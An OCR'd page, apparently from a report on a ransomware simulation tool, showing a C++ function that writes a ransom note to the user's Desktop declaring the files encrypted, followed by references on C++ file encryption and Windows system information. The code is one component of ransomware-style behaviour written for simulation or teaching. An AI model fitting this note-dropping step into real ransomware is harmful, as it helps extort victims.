
Ransomware Note Function

```
126  void note(TCHAR* name)
127  {
128      //Crafting location to place the text file on User's Desktop
129      string one = "C:/Users/";
130      string two = "/OneDrive/Desktop/ransom.txt";
131
132      //converting TCHAR to string
133      wstring beforeConversion = name;
134      string afterConversion(beforeConversion.begin(), beforeConversion.end());
135
136      //Creating Ransomware note on User's Desktop
137      cout << "Creating Ransomware note at: " << one + afterConversion + two;
138      ofstream ransomNote(one + afterConversion + two);
139      if (ransomNote.is_open())
140      {
141          ransomNote << "YOUR FILES HAVE BEEN ENCRYPTED\n";
142          ransomNote << "Don't worry this can be reversed within the ransomware simulation tool\n";
143          ransomNote.close();
144      }
145      else {
146          cout << "Can't create the ransom note";
147      }
148  }
```

Running Ransom Note Process







References

- GeeksForGeeks and baljeet11801868 (2021) *Encrypt and decrypt text file using C++*, *GeeksforGeeks*. Available at: https://www.geeksforgeeks.org/encrypt-and-decrypt-text-file-using-cpp/ [Accessed: November 29, 2022].
- Stevewhims (2021) *Getting system information - win32 apps*, *Win32 apps | Microsoft Learn*. Available at: https://learn.microsoft.com/en-us/windows/win32/sysinfo/getting-system-information [Accessed: November 29, 2022].